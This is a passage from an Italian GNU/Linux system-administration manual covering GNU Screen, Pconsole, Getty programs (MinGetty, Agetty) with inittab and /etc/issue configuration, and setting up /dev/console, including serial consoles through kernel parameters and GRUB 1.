Avvia una sessione di Screen sul terminale da cui si esegue il comando, aprendo la shell predefinita nella prima finestra.

- `$` **`screen -U`** [*Invio*]

  Come nell'esempio precedente, richiedendo espressamente l'uso della codifica UTF-8 per il terminale.

- `$` **`screen mc`** [*Invio*]

  Avvia una sessione di Screen sul terminale da cui si esegue il comando, avviando il programma '**`mc`**', senza argomenti, nella prima finestra.

- `$` **`screen -ls`** [*Invio*]

  Elenca le sessioni aperte dall'utente.

- `$` **`screen -d tty2`** [*Invio*]

  Distacca la sessione in funzione sul terminale identificato dal dispositivo '`/dev/tty2`' (in pratica, la seconda console virtuale). Non vengono indicate altre informazioni per il nome della sessione, perché probabilmente l'informazione del terminale è sufficiente e non crea ambiguità.

- `$` **`screen -d`** [*Invio*]

  Distacca la prima sessione attiva appartenente all'utente stesso.

- `$` **`screen -r tty2`** [*Invio*]

  Attacca, sul terminale da cui si dà il comando, la sessione che in origine è stata avviata sul terminale '`/dev/tty2`' e successivamente distaccata.

- `$` **`screen -r`** [*Invio*]

Attacca la prima sessione libera che trova.

- `$` **`screen -d -r tty2`** [*Invio*]

  Distacca la sessione in funzione sul terminale identificato dal dispositivo '`/dev/tty2`', riattaccandola sul terminale da cui si dà il comando.

- `$` **`screen -d -r`** [*Invio*]

  Distacca la prima sessione attiva che trova e la riattacca sul terminale da cui si dà il comando.

14.13.3 Comandi interattivi

«

Una volta avviato l'eseguibile '**`screen`**', si può interagire con questo attraverso dei comandi composti da combinazioni di tasti. Nella maggior parte dei casi si tratta di sequenze iniziate dalla combinazione [*Ctrl a*].

Per motivi di compatibilità, spesso sono disponibili diversi tipi di sequenze per lo stesso risultato. Nella tabella 14.96 vengono elencate solo alcune di queste sequenze; per un elenco completo occorre leggere la documentazione originale, costituita dalla pagina di manuale: *screen(1)*.

Tabella 14.96. Alcuni dei comandi che si possono dare a Screen, quando è in funzione.

Sequenza	Effetto
[*Ctrl a*][*?*]	Mostra una guida rapida ai comandi disponibili.
[*Ctrl a*][*a*]	Invia la combinazione [*Ctrl a*] all'applicazione attiva.
[*Ctrl a*][***n***]	Seleziona l'***n***-esima finestra. La prima ha il numero zero.
[*Ctrl a*][*n*]	Passa alla finestra successiva.

Sequenza	Effetto
[*Ctrl a*][*p*]	Passa alla finestra precedente.
[*Ctrl a*][*c*]	Crea una nuova finestra.
[*Ctrl a*][*d*]	Distacca la sessione dal terminale fisico.
[*Ctrl a*][*w*]	Mostra un breve riepilogo delle finestre esistenti.
[*Ctrl a*][*Esc*]	Inizia la modalità di scorrimento e copia all'indietro.
[*Ctrl a*][*]*]	Incolla il testo inserito precedentemente nella memoria tampone.

Le operazioni più complesse sono quelle che riguardano la copia e l'inserimento di testo che proviene da quanto visualizzato attualmente, o nel testo precedente. Infatti, per ogni finestra viene conservato uno storico delle righe visualizzate, il quale può essere rivisto e dal quale si possono prelevare delle parti, inserendole in una memoria tampone (la documentazione *screen(1)* parla di *paste buffer*).

Con il comando [*Ctrl a*][*Esc*] si inizia la modalità di scorrimento e copia, cosa che blocca il funzionamento dell'applicazione che utilizza la finestra attiva. Da quel momento, si possono usare i tasti freccia e pagina per spostare il cursore; eventualmente si possono usare i tasti [*h*], [*j*], [*k*] e [*l*], come si fa con VI (sezione 22.15). Si possono anche fare delle ricerche nello stile di VI, con i comandi [*/*] e [*?*].

Quando si raggiunge il pezzo che si vuole copiare nella memoria tampone, lo si deve delimitare. Ciò si ottiene normalmente premendo il tasto [*barra−spaziatrice*] nel punto di inizio, quindi si fa scorrere il cursore nel punto finale e si preme nuovamente la [*barra−spaziatrice*] per concludere. La selezione del testo coincide anche con la conclusione della modalità di scorrimento e copia,

cosa che dopo poco fa riprendere il funzionamento del programma.

È possibile anche la selezione di testo in modo rettangolare. Per questo, dopo aver premuto la [*barra−spaziatrice*] per indicare il punto di inizio, si deve aggiungere anche il tasto [*c*], a indicare un bordo sinistro, oppure [*C*] a indicare un bordo destro. Successivamente, quando si raggiunge anche il punto finale, si preme nuovamente [*C*], oppure [*c*] (a seconda di come si è iniziato) prima della [*barra−spaziatrice*].

Infine, il comando [*Ctrl a*][*]] inserisce il testo, accumulato precedentemente nella memoria tampone, nello standard input dell'applicazione contenuta nella finestra attiva.

14.13.4 Configurazione

«

Il programma Screen consente di definire la sua configurazione attraverso i file '`/etc/screenrc`' e '`~/.screenrc`' (il primo per tutto il sistema; il secondo per ogni utente). In alternativa, attraverso l'opzione '**`-c`**' si può indicare un file differente.

Il contenuto del file di configurazione si compone di commenti, preceduti dal simbolo '**`#`**', righe vuote, righe bianche e direttive. Le informazioni utili sono costituite soltanto dalle direttive (istruzioni semplici), disposte normalmente su una sola riga.

14.14 Console parallele con Pconsole

«

A ogni terminale a caratteri gestito presso il proprio elaboratore, corrisponde un file di dispositivo, individuabile normalmente con il programma '**`tty`**':

```
$ tty [Invio]
```

```
/dev/tty5
```

Il risultato del comando '**tty**' è relativo all'elaboratore presso il quale si sta operando, pertanto, se si tratta di un accesso remoto, il file di dispositivo riportato è inteso essere quello corrispondente nell'elaboratore remoto. Si cerchi di seguire l'esempio seguente, dove dall'elaboratore «A» ci si collega all'elaboratore «B», con l'aiuto di un programma appropriato:

```
A$ tty [Invio]
```

Ci si trova seduti davanti alla console dell'elaboratore «A» e si controlla quale file di dispositivo corrisponde alla propria console; si suppone si tratti della quinta console virtuale di un sistema GNU/Linux:

```
/dev/tty5
```

Con l'aiuto di un programma appropriato, ci si collega all'elaboratore «B» (che ha indirizzo IPv4 172.17.1.2):

```
A$ ssh 172.21.1.2 [Invio]

Password: digitazione_all'oscuro [Invio]

 Last login: … from …
B$
```

A questo punto, pur essendo seduti davanti alla console dell'elaboratore «A», si sta lavorando nell'elaboratore «B». Si verifica il file di dispositivo corrispondente al terminale usato:

```
B$ tty [Invio]
```

```
/dev/pts/2
```

Nonostante questo, rimane il fatto che il terminale usato presso l'elaboratore «A», ovvero quello locale, è '`/dev/tty5`'; attraverso tale terminale si accede all'elaboratore remoto «B»; presso l'elaboratore «B» il terminale usato è '`/dev/pts/2`'.

Se presso l'elaboratore «A» un programma fosse in grado di controllare il file di dispositivo '`/dev/tty5`', questo controllerebbe in pratica l'accesso remoto all'elaboratore «B», secondo la simulazione dell'esempio.

Questa premessa è necessaria per comprendere il funzionamento del programma '**`pconsole`**',[20] con il quale è possibile inviare un comando simultaneamente a più terminali, utilizzando i file di dispositivo **locali**:

```
pconsole
```

Il programma '**`pconsole`**' si usa senza argomenti, con i privilegi dell'utente '**`root`**', ma dopo l'avvio gli si devono impartire dei comandi:

```
# pconsole [Invio]

  pconsole WJ101

  pconsole command mode
>>>
```

Con il comando '**help**' è possibile ottenere il riepilogo dei comandi disponibili:

```
>>> help [Invio]

   help            Give help about the available commands
   ?               short-cut for 'help'
   version         Display version information
   echo            Turn echo on or off
   attach          Attach to a tty device
   detach          Detach from a tty device
   list            Show devices currently attached to
   connect         Leave command mode
   quit            Exit pconsole
   exit            Exit pconsole

>>> quit [Invio]
```

Il programma ha due stati di funzionamento: la modalità di comando, corrispondente a quella mostrata negli esempi; la modalità di invio. La modalità di comando serve, evidentemente, per impartire dei comandi, mentre l'altra modalità consente di passare all'inserimento di testo da inviare ai terminali che risultano attaccati. In pratica, prima ci si attacca a dei terminali, ovvero ai file di dispositivo corrispondenti, quindi si passa in modalità di inserimento e ciò che si scrive, viene eseguito in tutti i terminali relativi; quello che non si può fare attraverso '**pconsole**' è di «vedere» ciò che accade presso i vari terminali.

Per passare alla modalità di comando, si usa il codice <*SOH*>, ovvero <^*a*>, il quale si ottiene normalmente con la combinazione [*Ctrl a*]; per passare alla modalità di invio, si usa il codice <*EOT*>, ovvero <^*d*>, il quale si ottiene normalmente con la combinazione [*Ctrl d*].

È abbastanza difficile mostrare un esempio completo di utilizzo del programma '**pconsole**'; per capire ciò che si vuole sintetizzare nei comandi seguenti richiede una buona dose di intuito. Per cominciare, si suppone di avere aperto diversi terminali; in particolare interessano la console virtuale corrispondente al file di dispositivo '`/dev/tty3`' e un terminale grafico corrispondente al file di dispositivo '`/dev/pts/4`'. Presso un altro terminale libero (una console virtuale o un terminale grafico, senza che ciò faccia differenza) si avvia '**pconsole**' e ci si «attacca» ai due terminali già nominati:

```
# pconsole[Invio]

  pconsole WJ101

  pconsole command mode
>>> attach /dev/tty3[Invio]

  attaching /dev/tty3 : Ok
>>> attach /dev/pts/4[Invio]

  attaching /dev/pts/4 : Ok
```

Con il comando '**list**' si può vedere quali terminali risultano attaccati:

```
>>> list[Invio]

  Currently attached to:
   /dev/tty3                              (device no 4, 3)
   /dev/pts/4                             (device no 136, 4)
```

Si decide di passare alla modalità di inserimento:

```
>>> [Ctrl d]
```

```
  Press <Ctrl-A> for command mode

>
```

Come si può osservare, l'invito assume una forma più breve, per ricordare che ci si trova nella modalità di inserimento. Da qui si vuole semplicemente impartire il comando '**ls**', che viene eseguito in pratica nei due terminali controllati da '**pconsole**':

```
> ls [Invio]
```

Dal terminale dove si sta usando '**pconsole**', non si vede alcun risultato; per sapere cosa è successo effettivamente, occorre invece passare agli altri terminali.

Al termine, si torna alla modalità di comando:

```
> [Ctrl a]

  pconsole command mode

>>>
```

A questo punto si può chiudere:

```
>>> quit [Invio]

  detaching from /dev/tty3 : Ok
  detaching from /dev/pts/4 : Ok
```

Per concludere, c'è da osservare che la documentazione di Pconsole suggerisce di attribuire al programma i permessi SUID-root, per consentire a tutti gli utenti di usarlo; tuttavia, ciò è sicuramente sconsigliabile per motivi di sicurezza.

14.15 Getty

«

Nella procedura di inizializzazione del sistema, Getty è quel programma che si occupa di attivare il terminale e iniziare la procedura di accesso. Come dice la pagina di manuale *getty(1)*: «Getty è il secondo dei tre programmi (*init(1)*, *getty(1)* e *login(1)*) utilizzati dal sistema per permettere all'utente di accedere». In pratica, il programma Getty si occupa di:

- aprire la linea di terminale e impostare le modalità necessarie;
- emettere l'invito della procedura di accesso;
- ricevere il nominativo usato dall'utente per identificarsi;
- attivare il programma per la procedura di accesso (convenzionalmente si tratta di '`/bin/login`'), fornendogli già il nominativo-utente (successivamente è compito di '**`login`**' la richiesta di inserire la parola d'ordine).

Il programma Getty tipico fa uso di alcuni file:

- '`/etc/gettydefs`'
  per la definizione delle caratteristiche delle linee dei terminali;
- '`/etc/issue`'
  per definire un testo di «benvenuto» da inviare all'utente che tenta di connettersi.

14.15.1 Utilizzo di un programma Getty

Un programma Getty non è fatto per l'utilizzo manuale diretto, ma per essere inserito nel file '`/etc/inittab`', in modo da essere attivato direttamente da Init durante la fase di inizializzazione del sistema. In un sistema GNU/Linux, l'attivazione delle sei console virtuali consuete avviene con record simili a quelli seguenti:

```
1:12345:respawn:/sbin/getty tty1
2:2345:respawn:/sbin/getty tty2
3:2345:respawn:/sbin/getty tty3
4:2345:respawn:/sbin/getty tty4
5:2345:respawn:/sbin/getty tty5
6:2345:respawn:/sbin/getty tty6
```

Come si vede dall'esempio, viene usato un argomento per specificare il terminale da utilizzare, ovvero il nome del file di dispositivo corrispondente contenuto nella directory '`/dev/`'. Questo elemento, viene definito normalmente come «linea», alludendo al tipo di terminale in base al tipo di connessione utilizzata.

Quando il programma Getty viene utilizzato per attivare una connessione attraverso un terminale seriale, si pone il problema di configurare opportunamente la porta seriale stessa. In tal caso si utilizzano altri argomenti, oppure la configurazione del file '`/etc/gettydefs`'.

Se oltre alla linea seriale si utilizzano dei modem, si aggiunge anche il problema della loro inizializzazione. Il programma Getty può solo occuparsi di quello connesso dalla sua parte, ma anche in tal caso si pone il problema di definire la stringa di inizializzazione adatta.

Quando si vuole ottenere una connessione attraverso modem, utilizzando una linea telefonica commutata, Getty deve essere in grado di

controllare il modem anche in questo modo, rispondendo e distinguendo eventualmente se la chiamata proviene da un altro modem o se si tratta di un segnale sonoro normale.

14.15.2 File «/etc/issue»

«

In generale, i programmi Getty utilizzano il file '`/etc/issue`' per definire il messaggio introduttivo di invito della procedura di accesso. Nel testo che compone questo file possono essere utilizzati alcuni codici di escape per ottenere effetti particolari. Questi codici dipendono dall'interpretazione del programma Getty che li utilizza. In particolare, l'elenco della tabella 14.111 è adatto sia a Agetty, sia a MinGetty.

Tabella 14.111. Elenco dei codici che '**agetty**' e '**mingetty**' riconoscono nel file '`/etc/issue`'.

Codice	Descrizione
`\b`	Inserisce la velocità della linea utilizzata.
`\d`	Inserisce la data.
`\s`	Inserisce il nome del sistema operativo.
`\l`	Inserisce il nome della linea di terminale utilizzata.
`\m`	Inserisce il nome dell'architettura della macchina.
`\n`	Inserisce il nome dell'elaboratore: *hostname*.
`\o`	Inserisce il nome a dominio dell'elaboratore.
`\r`	Inserisce il numero di rilascio del sistema operativo.

Codice	Descrizione
`\t`	Inserisce l'orario.
`\u`	Inserisce il numero di utenti connessi.
`\U`	Come '**`\u`**', ma aggiunge la parola '**`user`**' o '**`users`**'.
`\v`	Inserisce la versione del sistema operativo.

Tuttavia va considerato che esistono differenze molto grandi tra i vari programmi Getty per i codici di escape utilizzabili nel file '`/etc/issue`'; pertanto, l'unico modo per predisporne una versione standard unificata, è quello di fare a meno di questi. Alcune distribuzioni GNU/Linux, a questo proposito, predispongono il file '`/etc/issue`' attraverso la procedura di inizializzazione del sistema.

14.15.3 Utilizzo di MinGetty

MinGetty[21] è un programma Getty minimo, per l'accesso esclusivo attraverso console virtuali di GNU/Linux. Per questo, è indicato particolarmente per risparmiare memoria nei sistemi minimi e non richiede file di configurazione, a parte il messaggio di pubblicazione nel file '`/etc/issue`'. È composto da un solo file eseguibile, che potrebbe avere il nome '**`mingetty`**', o '**`getty`**'.

`mingetty` [***opzioni***] ***console_virtuale***

`getty` [***opzioni***] ***console_virtuale***

Tabella 14.112. Alcune opzioni.

Opzione	Descrizione
`--noclear`	Non ripulisce lo schermo prima di avviare la procedura di accesso.
`--long-hostname`	Visualizza il nome completo dell'elaboratore all'atto dell'attivazione della procedura di accesso.

L'esempio seguente si riferisce a record del file '`/etc/inittab`':

```
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
```

Questi record attivano le prime sei console virtuali in corrispondenza dei livelli di esecuzione da due a cinque. In particolare, la prima console virtuale viene attivata anche con il livello uno.

14.15.4 Utilizzo di Agetty

«

Agetty,[22] ovvero *Alternative Linux getty*, è un programma Getty ridotto, per l'accesso attraverso console virtuali di GNU/Linux e le porte seriali. Non richiede file di configurazione, a parte il messaggio di pubblicazione nel file '`/etc/issue`', mentre le impostazioni eventuali vanno date attraverso la riga di comando.

`agetty` [***opzioni***] ***velocità*** [`,` …] ***porta*** [***variabile_term***]

```
getty [opzioni] velocità [,...] porta [variabile_term]
```

Tabella 14.114. Argomenti e alcune opzioni valide con il programma '**agetty**'.

Argomento od opzione	Descrizione
porta	Si tratta del nome del file di dispositivo che identifica il terminale da utilizzare. È riferito alla directory '`/dev/`', quindi, per esempio, '**`tty1`**' si riferisce al file di dispositivo '`/dev/tty1`'.
velocità	È un elenco, separato da virgole, di una o più velocità di trasmissione espresse in bit al secondo (simbolo: «bit/s»). Ogni volta che il programma riceve un carattere *break*, seleziona la velocità successiva nell'elenco. Dopo l'ultima, riprende dalla prima. Di solito, si preferisce indicare le velocità in ordine decrescente.
variabile_term	L'ultimo argomento può essere il valore da assegnare alla variabile ***TERM*** che poi viene ereditata da '**`login`**' e dalla shell.
`-h`	Abilita il controllo di flusso hardware (RTS/CTS).

Argomento od opzione	Descrizione
`-i`	Non visualizza il contenuto del file '`/etc/issue`' (e di nessun altro equivalente) prima di emettere l'invito della procedura di accesso. Ciò può essere utile nel caso in cui, per motivi tecnici, sia preferibile evitare di inviare troppi dati prima della richiesta di identificazione che introduce la procedura di accesso.
`-f` ***file***	Permette di indicare un nome diverso da quello predefinito per il file contenente il messaggio di pubblicazione (quello che di solito è '`/etc/issue`').
`-I` ***stringa_di_inizializzazione***	Permette di inviare al terminale, o al modem, una stringa di inizializzazione, prima di qualunque altro dato. Per indicare caratteri speciali non stampabili, si può usare la forma ottale di tre cifre numeriche precedute da una barra obliqua inversa ('****').
`-l` ***programma_di_login***	Permette di indicare un programma per la procedura di accesso diverso da quello predefinito: '`/bin/login`'.
`-m`	Fa in modo che il programma tenti di determinare la velocità da utilizzare dal messaggio di stato '**`CONNECT`**' dei modem compatibili Hayes.
`-n`	Fa in modo che non venga richiesta l'identificazione attraverso la procedura di accesso. Può avere senso questa modalità se si utilizza anche l'opzione '**`-l`**' per accedere al sistema in modo diverso.

Argomento od opzione	Descrizione
`-t` ***tempo_massimo***	Permette di definire un tempo massimo di attesa, espresso in secondi. Se l'accesso non viene effettuato entro il tempo previsto, si interrompe la comunicazione. Di solito si utilizza questa opzione solo per le connessioni remote attraverso l'uso del modem.
`-L`	Specifica in modo esplicito che si tratta di una linea locale, senza che ci sia la necessità di individuare la presenza di una portante. Può essere utile, se si utilizza una linea seriale locale che non dispone del segnale di portante.
`-w`	Attende di ricevere dall'utente o dal modem un segnale di <*CR*> o <*LF*>, prima di inviare il messaggio di pubblicazione (di solito si tratta del contenuto del file '`/etc/issue`') e la richiesta di identificazione per la procedura di accesso. L'uso di questa opzione è molto importante se si utilizza anche l'opzione '**`-I`**'.

Segue la descrizione di alcuni esempi.

- `1:12345:respawn:/sbin/getty 38400 tty1`

  Attiva la prima console virtuale in un sistema GNU/Linux.

- `1:23:respawn:/sbin/getty -L 9600 ttyS0 vt100`

  Attiva un terminale locale, connesso direttamente attraverso la prima porta seriale. Viene anche indicato un tipo di terminale pari alla sigla '**`vt100`**'.

- `1:23:respawn:/sbin/getty -mt60 ttyS0 9600,2400,1200`

  Attiva un terminale remoto, collegato attraverso un modem alla prima porta seriale, utilizzando diverse velocità alternative.

14.15.5 Annotazione per la predisposizione di un terminale seriale

«

Un terminale seriale può essere predisposto semplicemente utilizzando un elaboratore con un sistema operativo qualunque, purché provvisto di software necessario a riprodurre il comportamento di un terminale seriale. Per fare un esempio con lo stesso sistema GNU/Linux, si può utilizzare il programma Minicom.

In linea di massima, i vari programmi Getty sono predisposti per la consuetudine diffusa di usare una codifica «8N1», ovvero: 8 bit dati senza alcuna parità e un bit di stop. Questa impostazione va mantenuta sempre, a meno di sapere esattamente quello che si sta facendo.

Il parametro più importante che può essere modificato è la velocità espressa in bit al secondo, la quale deve essere stabilita precisamente e in modo identico tra Getty e il programma di emulazione di terminale all'altro capo del filo.

Il controllo di flusso dovrebbe essere sempre di tipo hardware, cioè RTS/CTS. Eccezionalmente si può usare un controllo di flusso software, cioè XON/XOFF, per esempio quando si è costretti a utilizzare un cavo seriale a tre fili; ciò purché Getty sia in grado di operare in questo modo e che la velocità di comunicazione sia sufficientemente bassa da permetterlo (da 9600 bit/s in giù).

Come ultimo problema, occorre verificare per quali tipi di terminali standard può essere configurato il programma di emulazione. Generalmente, tutti i programmi di questo tipo dovrebbero essere in grado di operare come terminali VT100; se però il programma a disposizione offre di meglio, è sempre il caso di sfruttare tali caratteristiche.

L'uso di un terminale seriale rispetto a una console comporta delle conseguenze operative non trascurabili, legate al comportamento della tastiera e alla visualizzazione dei caratteri sul video.

In pratica, la visualizzazione di certi simboli può variare, specialmente le bordature vengono sostituite con caratteri normali; inoltre, alcuni tasti funzionali e alcune combinazioni di tasti diventano inutilizzabili.

14.16 Console nei sistemi GNU/Linux

Nei sistemi Unix, la console è il terminale principale e come tale ha un ruolo fondamentale. Generalmente, con GNU/Linux non si avverte questo particolare perché la gestione normale delle console virtuali fa sì che la «console» sia semplicemente quella console virtuale che si adopera in un momento determinato. Per fare un po' di chiarezza tra console e console virtuali, è bene dare un'occhiata ai file di dispositivo.

```
# ls -l /dev/console /dev/tty /dev/tty[0-9] [Invio]
```

Il risultato dovrebbe essere quello che segue, tenendo conto che la proprietà e i permessi cambiano in funzione dell'uso che si sta facendo in un momento determinato:

```
crw-------  1 root   root   5,   1 mag  5  1998 /dev/console
crw-rw-rw-  1 root   root   5,   0 mag  5  1998 /dev/tty
crw-------  1 root   root   4,   0 mag  5  1998 /dev/tty0
crw-------  1 root   root   4,   1 mag  5  1998 /dev/tty1
crw-------  1 root   root   4,   2 mag  5  1998 /dev/tty2
crw-------  1 root   root   4,   3 mag  5  1998 /dev/tty3
crw-------  1 root   root   4,   4 mag  5  1998 /dev/tty4
crw-------  1 root   root   4,   5 mag  5  1998 /dev/tty5
crw-------  1 root   root   4,   6 mag  5  1998 /dev/tty6
crw-------  1 root   root   4,   7 mag  5  1998 /dev/tty7
crw-------  1 root   root   4,   8 mag  5  1998 /dev/tty8
crw-------  1 root   root   4,   9 mag  5  1998 /dev/tty9
```

Si osservi prima di tutto che il dispositivo ‘`/dev/console`’ ha numero primario cinque e numero secondario uno, mentre in origine si utilizzavano i numeri 4,0, corrispondenti al dispositivo ‘`/dev/tty0`’. Se dovesse essere necessario, si possono creare questi due file di dispositivo con i comandi seguenti (si comincia dalla cancellazione di quelli vecchi).

```
# rm /dev/console /dev/tty0[Invio]

# mknod -m 600 /dev/console c 5 1[Invio]

# mknod -m 600 /dev/tty0 c 4 0[Invio]
```

Osservando i numeri primario e secondario dell’elenco mostrato, si comprende meglio lo scopo di questi file di dispositivo. I file di dispositivo ‘`/dev/tty1`’, ‘`/dev/tty2`’,... rappresentano ognuno una console virtuale; il file di dispositivo ‘`/dev/tty0`’ rappresenta quella attiva, mentre ‘`/dev/tty`’ rappresenta il terminale attivo, in senso più ampio.

La console è il terminale principale di un sistema, quello su cui devo-

no apparire i messaggi di sistema più importanti e quello che viene usato dai programmi in mancanza d'altro. Quando GNU/Linux poteva gestire esclusivamente console rappresentate dalla tastiera dell'elaboratore e dall'adattatore grafico tradizionale, era corretto a considerare '`/dev/console`' un modo alternativo di identificare la console virtuale attiva; ma all'estendersi delle possibilità di GNU/Linux, diventa importante poter definire espressamente a cosa corrisponda tale dispositivo.

14.16.1 Definizione esplicita della console

Se non viene specificato diversamente, la console, cioè il dispositivo '`/dev/console`', corrisponde semplicemente alla prima unità in grado di assolvere allo scopo; nella maggior parte dei casi si tratta della console virtuale attiva in un certo momento.

Non esistendo un'unità fisica corrispondente univocamente alla console, questa può essere soltanto associata a un altro dispositivo esistente, come una console virtuale o un altro tipo di terminale. Con i kernel ≥ 2.2.∗ è possibile abbinare la console alla console virtuale attiva, a una console virtuale specifica o a una linea seriale. Per questo si interviene con un parametro del kernel.

```
console=dispositivo [ , opzioni ]
```

Al parametro '**`console`**' può essere abbinato il dispositivo a cui si vuole fare riferimento, senza aggiungere il percorso ('`/dev/`') e, se necessario, possono essere aggiunte altre opzioni che riguardano la velocità, la parità e il numero di bit. Per esempio, il parametro '**`console=tty10`**', fa in modo che la decima console virtuale sia

anche la console vera e propria.

Utilizzando il parametro '**console**', si stabilisce a cosa corrisponde il dispositivo '`/dev/console`'. Dipende dai programmi il fatto che tale dispositivo venga utilizzato o meno. In generale, questo significa che i messaggi più importanti appaiono lì; niente di più.

Se si avvia il kernel attraverso SYSLINUX, il parametro può essere fornito all'interno della direttiva '**append**', come si vede nell'esempio seguente:

```
LABEL linux
 KERNEL vmlinuz
 APPEND root=/dev/sda4 ro console=tty10
```

Con GRUB 1 si può inserire il parametro in coda all'istruzione '**kernel**':

```
kernel (hd0,5)/boot/vmlinuz-2.4.2 root=/dev/hda6 console=tty12 ro
```

14.16.2 Usare o non usare la console

«

È bene ribadire che la console è sempre ospitata da un altro terminale identificato in modo più preciso. Generalmente, '`/dev/console`' serve solo per avere un riferimento: il dispositivo a cui mandare i messaggi più importanti, contando che questi siano letti dall'interessato. In pratica, stando così le cose, il dispositivo '`/dev/console`' viene aperto sempre solo in scrittura per visualizzare qualcosa e mai, o quasi, per ricevere un inserimento dati da tastiera. Se poi la console corrisponde a un terminale su cui si sta lavorando normalmente, i messaggi diretti a questa servono per disturbare l'utente confondendogli il contenuto dello schermo.

Per poter interagire con un terminale qualunque, di solito si interviene nel file ‘/etc/inittab’, specificando l’avvio di un programma Getty abbinato a un dispositivo di terminale determinato. Si osservi l’esempio:

```
…
1:12345:respawn:/sbin/getty tty1
2:2345:respawn:/sbin/getty tty2
3:2345:respawn:/sbin/getty tty3
4:2345:respawn:/sbin/getty tty4
5:2345:respawn:/sbin/getty tty5
6:2345:respawn:/sbin/getty tty6
…
```

Questo è già stato descritto nel capitolo precedente: si tratta dell’attivazione delle prime sei console virtuali, in modo che da quelle possa essere eseguito l’accesso. Tutte le altre console virtuali esistono ugualmente, solo che da quelle non si può fare nulla, a meno di «scriverci» inviando dei messaggi, oppure di utilizzare un programma che ci faccia qualcosa d’altro.

Se la console vera e propria viene abbinata a una console virtuale «libera», quello che si ottiene è di mandare lì i messaggi diretti alla console, così da non disturbare l’utente che sta usando una console virtuale; ma per il momento, questo non significa che la console venga utilizzata anche per accedere. Ma allora, si può accedere attraverso ‘/dev/console’? Sì, solo che non conviene, perché la console è sempre ospite di un altro tipo di terminale, per cui è meglio attivare un accesso su quel terminale, piuttosto che sulla console generica.

A titolo di esempio, ribadendo che non si tratta di una buona idea, si elencano i passi necessari per poter attivare un accesso su ‘/dev/

console’:

1. deve essere definito in modo esplicito a cosa corrisponde la console attraverso il parametro del kernel ‘**console**’;
2. deve essere aggiunta una riga adatta nel file ‘/etc/inittab’ per l’avvio di un programma Getty che utilizzi il dispositivo ‘/dev/console’;
3. deve essere rimosso il file ‘/etc/ioctl.save’ generato da Init, in quanto contiene l’impostazione iniziale di ‘**stty**’ che la prima volta potrebbe essere incompatibile con le caratteristiche della connessione seriale.

Per definire che la console è abbinata a un dispositivo di terminale determinato, si può utilizzare il parametro del kernel ‘**console**’, come è già stato mostrato; per l’attivazione del programma Getty si può aggiungere la riga seguente al file ‘/etc/inittab’.

```
7:12345:respawn:/sbin/getty -L 19200 console
```

Viene utilizzato proprio il programma ‘**getty**’, con delle opzioni di compromesso, in modo da poter funzionare sia su una console virtuale di GNU/Linux, sia su un terminale seriale.

L’unico vantaggio di agire in questo modo, potrebbe essere quello di consentire l’avvio del sistema stabilendo di volta in volta quale sia la console attraverso un parametro del kernel.

14.16.3 Annotazioni per una console su un terminale seriale

«

Prima di poter attivare una console su un terminale seriale occorre essere in grado di attivare un terminale seriale normale. L’argomento

può essere prematuro, ma serve per completare la discussione sulle problematiche riferite all'uso della console.

Per la gestione di una console su un terminale seriale occorre che il kernel sia stato predisposto per questo: sia per la gestione delle porte seriali, sia la gestione della console su terminale seriale (sezione 8.3.8.9).

L'abbinamento della console a un terminale seriale non ha nulla di complicato: basta utilizzare il parametro '**`console`**', indicare il dispositivo seriale opportuno e la velocità di trasmissione. Gli esempi seguenti sono equivalenti.

'**`console=ttyS1,9600`**'

'**`console=ttyS1,9600n8`**'

L'opzione '**`9600n8`**' rappresenta la velocità a 9600 bit/s, l'assenza di parità ('**`n`**') e la dimensione a 8 bit. In particolare, la parità potrebbe essere espressa attraverso altre lettere:

- '**`n`**' nessuna parità;
- '**`o`**' dispari (*odd*);
- '**`e`**' pari (*even*).

Questo basta a fare in modo che il terminale (configurato opportunamente secondo le stesse caratteristiche) connesso alla porta seriale specificata (nell'esempio è '`/dev/ttyS1`', cioè la seconda porta seriale) sia in grado di funzionare in qualità di '`/dev/console`'.

Le caratteristiche della connessione seriale che possono essere configurate sono molto poche. In particolare, è importante osservare che si sottintende un controllo di flusso hardware (RTS/CTS), per cui il cavo seriale utilizzato deve essere completo.

Se si vuole fare qualcosa di più della semplice visualizzazione dei messaggi emessi e destinati alla console, è necessario attivare un programma Getty, ma in tal caso bisogna stabilire se si vuole fare riferimento al terminale seriale effettivo, o alla console generica. Qualunque sia la scelta, si deve intervenire nel file '`/etc/inittab`'.

```
7:12345:respawn:/sbin/getty -L 9600 ttyS1 vt100
```

Quella che si vede sopra è la riga necessaria ad attivare direttamente il terminale connesso alla seconda porta seriale; l'esempio successivo riguarda invece la console generica.

```
7:12345:respawn:/sbin/getty -L 9600 console
```

Se la console seriale deve poter sostituire completamente il video e la tastiera dell'elaboratore, è necessario rendere consapevole di questo anche il sistema di avvio di GNU/Linux, in modo che l'invito di avvio (il *bootprompt*) appaia sul terminale giusto. GRUB 1 è in grado di farlo attraverso le direttive seguenti:

```
serial --unit=n_porta_seriale --speed=velocità [--dumb]
```

In questo modo si può definire la porta seriale e la velocità, dove rimane implicito il fatto che si usino byte interi senza parità. In particolare, GRUB 1 prevede che si tratti di un terminale compatibile con lo standard VT100; se le cose non fossero così, si può inserire

l'opzione '**--dumb**', come si vede nel modello sintattico.

Tuttavia, la direttiva indicata serve solo a definire l'esistenza di un terminale aggiuntivo, attraverso la porta seriale. Per attivare effettivamente il suo utilizzo, è necessaria la direttiva '**terminal**':

```
terminal serial [console]
```

Con '**terminal serial**' si stabilisce l'uso del terminale seriale come console per l'avvio; se si aggiunge anche la parola chiave '**console**', si fa in modo di consentire la scelta: è sufficiente premere un tasto sul terminale per selezionare implicitamente la console ai fini dell'uso di GRUB 1. Segue un esempio completo del file di configurazione di GRUB 1:

```
default 0
timeout 5

title Console su terminale seriale
kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 console=ttyS1,9600 ro
serial --unit=1 --speed=9600
terminal serial

title Console normale
kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 ro
```

Prima di provare l'uso di una console seriale, occorre essere certi che il terminale seriale funzioni, attraverso programmi come Minicom, anche attivando semplicemente il terminale senza attribuirgli il livello di console. Infine, è importante cancellare il file '`/etc/ioctl.save`' prima di provare.

14.17 Terminali per non vedenti

«

